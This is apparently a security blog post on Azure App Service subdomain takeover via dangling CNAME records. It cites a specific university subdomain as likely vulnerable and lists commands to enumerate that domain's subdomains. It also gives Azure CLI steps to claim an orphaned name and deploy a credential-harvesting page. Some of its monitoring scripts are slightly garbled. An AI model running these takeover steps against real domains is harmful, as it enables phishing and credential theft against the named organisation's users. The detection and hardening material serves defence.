Listen to this Post

Introduction:
A dangling DNS record—specifically a CNAME pointing to a decommissioned cloud service—creates a critical subdomain takeover vulnerability. When an organization forgets to remove DNS entries after terminating an Azure App Service, any attacker can claim the orphaned subdomain by recreating the service, potentially enabling phishing, session theft, or internal network compromise. The recent LinkedIn post by Henk G. highlighting `https://htmnet.fiu.edu/` serving a default “Microsoft Azure App Service – Welcome” page is a textbook indicator of such a misconfiguration, often jokingly called “waiting for your (CNAME?) content.”
Learning Objectives:
- Identify misconfigured CNAME records that point to inactive Azure App Services using DNS enumeration and HTTP fingerprinting.
- Ethically demonstrate subdomain takeover by claiming an orphaned Azure domain with the Azure CLI.
- Implement hardening measures and continuous deployment safeguards to prevent dangling DNS and cloud service hijacking.
You Should Know:
- Understanding the Subdomain Takeover Vulnerability – Dangling DNS Explained
A CNAME record maps a subdomain (e.g., app.company.com) to an Azure App Service’s default domain (e.g., myapp.azurewebsites.net). When the Azure service is deleted but the CNAME remains, the subdomain resolves to an unclaimed Azure endpoint. An attacker who creates a new App Service with the same `myapp` name automatically controls app.company.com. To detect this, you must verify both DNS resolution and HTTP response.
Step‑by‑step detection (Linux/macOS/WSL):
 Query the CNAME record
dig htmnet.fiu.edu CNAME +short
 Expected output: htmnet.azurewebsites.net. (or similar)

Check if the target resolves to an Azure IP
dig htmnet.fiu.edu A +short

Probe the HTTP response
curl -I https://htmnet.fiu.edu/
 Look for "Microsoft Azure App Service - Welcome" or "404 App Service not found"
Windows (PowerShell):
Resolve-DnsName -Name htmnet.fiu.edu -Type CNAME
Invoke-WebRequest -Uri https://htmnet.fiu.edu/ -Method Head
If you see a default Azure welcome page (HTTP 200) or a generic error page (HTTP 404) that references Azure, the subdomain is likely vulnerable.
- Detecting Azure App Service Takeover Candidates with Open‑Source Tools
Manual inspection scales poorly. Use automated tools to enumerate subdomains and filter for Azure‑based dangling records.
Step‑by‑step automation (Linux):
 Install subfinder and httpx
go install -v github.com/projectdiscovery/subfinder/v2/cmd/subfinder@latest
go install -v github.com/projectdiscovery/httpx/cmd/httpx@latest

Enumerate subdomains for a target domain (e.g., fiu.edu)
subfinder -d fiu.edu -o fiu_subdomains.txt

Probe each subdomain for Azure fingerprints
httpx -l fiu_subdomains.txt -status-code -title -tech-detect -o azure_candidates.txt

Filter for Azure App Service default titles
grep -i "Microsoft Azure App Service - Welcome" azure_candidates.txt
For Windows, use the same tools via WSL or compiled binaries. Additionally, the `AzSubDomainTakeover` PowerShell module can check Azure tenants:
Install-Module -Name AzSubDomainTakeover
Test-AzSubdomainTakeover -Subdomain htmnet.fiu.edu -ResourceType Microsoft.Web/sites
- Ethically Exploiting a Dangling CNAME (Proof of Concept)
Warning: Only perform this on domains you own or have explicit written permission to test. The following steps demonstrate how an attacker would claim the orphaned subdomain.
Prerequisites: Azure subscription, Azure CLI installed, and the vulnerable subdomain (e.g., `vuln.example.com` with CNAME to missing.azurewebsites.net).
Step‑by‑step takeover:
 Login to Azure
az login

Extract the Azure App Service name from the CNAME record
dig +short vuln.example.com CNAME
 Suppose it returns: missing.azurewebsites.net

Create a resource group and App Service with the exact same name
az group create --name TakeoverRG --location eastus
az appservice plan create --name TakeoverPlan --resource-group TakeoverRG --sku F1 --is-linux
az webapp create --resource-group TakeoverRG --plan TakeoverPlan --name missing --runtime "NODE:18-lts"

Deploy a simple malicious page (e.g., credential harvester)
az webapp deployment source config-zip --resource-group TakeoverRG --name missing --src malicious.zip
Now https://vuln.example.com` serves your content. The old CNAME record still points tomissing.azurewebsites.net`, which you now control. This proves the takeover.
Mitigation check: After testing, delete the resource group to release the name:
az group delete --name TakeoverRG --yes --no-wait
4. Continuous Deployment (CI/CD) Risks That Enable Takeover
The LinkedIn post’s mention of “Continuous deployment?” highlights a common oversight: CI/CD pipelines often retain stale DNS records or hardcode Azure App Service names in configuration files (e.g., `webapp-name` in GitHub Actions, Azure DevOps, or Jenkins). When a service is decommissioned, the pipeline may still reference the same name, and without proper cleanup, a new pipeline deployment (or a rogue external actor) could automatically repopulate the orphaned name.
Example of a vulnerable GitHub Actions snippet:
- name: Azure WebApp deploy
uses: azure/webapps-deploy@v2
with:
app-name: 'missing'  ← Orphaned name, now free to claim
publish-profile: ${{ secrets.AZURE_WEBAPP_PUBLISH_PROFILE }}
Step‑by‑step audit for CI/CD secrets:
 Search local repos for Azure webapp names
grep -r "app-name:" . --include=".yml" --include=".yaml"

Check for publish-profile in secrets (if exposed)
grep -r "AZURE_WEBAPP_PUBLISH_PROFILE" .
To secure CI/CD, rotate orphaned names, remove old service principals, and enforce that deletion pipelines also delete DNS records.
5. Hardening Against Subdomain Takeover (Linux & Windows)
Prevention requires automated DNS hygiene and cloud policy enforcement.
Step‑by‑step hardening (Azure + DNS):
- Inventory all CNAME records pointing to Azure domains:
Using dig and awk to extract Azure domains
dig example.com CNAME +short | grep ".azurewebsites.net$"
-
Monitor DNS with a scheduled script (Linux cron / Windows Task Scheduler):
!/bin/bash dns_monitor.sh for sub in $(cat managed_subdomains.txt); do target=$(dig $sub CNAME +short) if [[ $target == ".azurewebsites.net" ]]; then status=$(curl -s -o /dev/null -w "%{http_code}" https://$sub) if [ $status -eq 404 ] || [ $status -eq 403 ]; then echo "ALERT: $sub is dangling (HTTP $status)" fi fi done -
Azure Policy definition to block creation of App Services that match previously decommissioned names (using resource locking and naming conventions). Example Azure CLI to soft‑delete protection:
az webapp update --resource-group MyRG --name MyApp --set httpsOnly=true
az resource lock create --lock-type CanNotDelete --name protectWebApp --resource MyApp --resource-group MyRG
-
Windows PowerShell equivalent for monitoring:
$subdomains = Get-Content "C:\subdomains.txt"
foreach ($sub in $subdomains) {
$cname = Resolve-DnsName -Name $sub -Type CNAME -ErrorAction SilentlyContinue
if ($cname.NameHost -like ".azurewebsites.net") {
try { $resp = Invoke-WebRequest -Uri "https://$sub" -Method Head -TimeoutSec 5 }
catch { Write-Host "ALERT: $sub is dangling - $($_.Exception.Message)" }
}
}
- API Security and Cloud Hardening – The Role of Azure Resource Manager (ARM)
CNAME records are often managed via external DNS providers (e.g., Cloudflare, Route53), not Azure. This split responsibility creates API misconfigurations. An attacker with compromised DNS API keys could point a live subdomain to a controlled Azure endpoint, bypassing traditional takeover detection. Conversely, using Azure DNS zones with role‑based access control (RBAC) reduces risk.
Step‑by‑step secure DNS + Azure integration:
- Use Azure DNS for domains where possible, enabling RBAC to restrict CNAME modifications.
- Audit Azure AD service principals that have `Microsoft.Web/sites/write` permissions:
az role assignment list --assignee <principal-id> --include-inherited --output table
- Require Azure Policy to enforce that every CNAME record’s target is verified by a `webapp` existence check before creation.
For API security, implement OAuth2 for DNS API calls and rotate TLS certificates when a subdomain is decommissioned.
- Training and Best Practices – Building a Cloud Security Mindset
Cybersecurity training courses must cover cloud‑specific misconfigurations like dangling DNS. Recommended modules include:
– SANS SEC540: Cloud Security and DevSecOps Automation – includes hands‑on subdomain takeover labs.
– Azure Security Engineer (AZ-500) – focuses on App Service hardening and identity management.
– Practical Bug Bounty by PortSwigger – free labs on subdomain enumeration and takeover.
Internal team drill:
- Create a disposable Azure App Service with a unique name.
- Delete the service but keep the CNAME record.
- Have another team member (the “attacker”) claim it using Azure CLI.
- Document the time to detection and create a remediation playbook.
Command to clean up multiple dangling Azure DNS configurations:
az resource list --resource-group MyRG --resource-type Microsoft.Web/sites --query "[].name" -o tsv | xargs -I {} az webapp delete --name {} --resource-group MyRG
 Then manually remove corresponding CNAMEs from your DNS provider's API
What Undercode Say:
- Key Takeaway 1: A default Azure welcome page on a custom domain is a red flag for a dangling CNAME takeover vulnerability—never ignore “It could take up to 5 minutes for your content to show up.”
- Key Takeaway 2: Continuous deployment pipelines often perpetuate stale DNS bindings; include DNS record deletion as a mandatory step in your decommissioning playbook.
- Analysis: The humorous LinkedIn post (“Hilarious, on steroids”) masks a serious operational risk. With automated tools, an attacker can scan the entire Azure IP range for orphaned CNAMEs, then claim them within minutes. This undermines trust in your brand’s subdomains and can lead to cookie theft, watering‑hole attacks, or BEC campaigns. The root cause is fragmented ownership—DNS teams and cloud teams rarely synchronize decommissioning events. Hardening requires real‑time API checks, infrastructure‑as‑code validation, and periodic red‑team exercises focused on cloud misconfiguration.
Prediction:
As multi‑cloud adoption accelerates, subdomain takeover will evolve from a niche bug bounty finding to a primary initial access vector for ransomware groups. Attackers will weaponize serverless functions to continuously monitor DNS changes, automatically claiming any unbound Azure, AWS, or GCP endpoints within seconds. Future security stacks will integrate DNS firewalls that block resolution of provisional cloud domains unless a valid ownership token is presented, and CI/CD pipelines will enforce “DNS as code” with automated pre‑deletion validation. Organizations that fail to implement these controls will face regulatory fines under upcoming SEC rules for material misconfigurations, turning a forgotten CNAME into a breach disclosure.
▶️ Related Video (82% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Henk Groenewoud – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


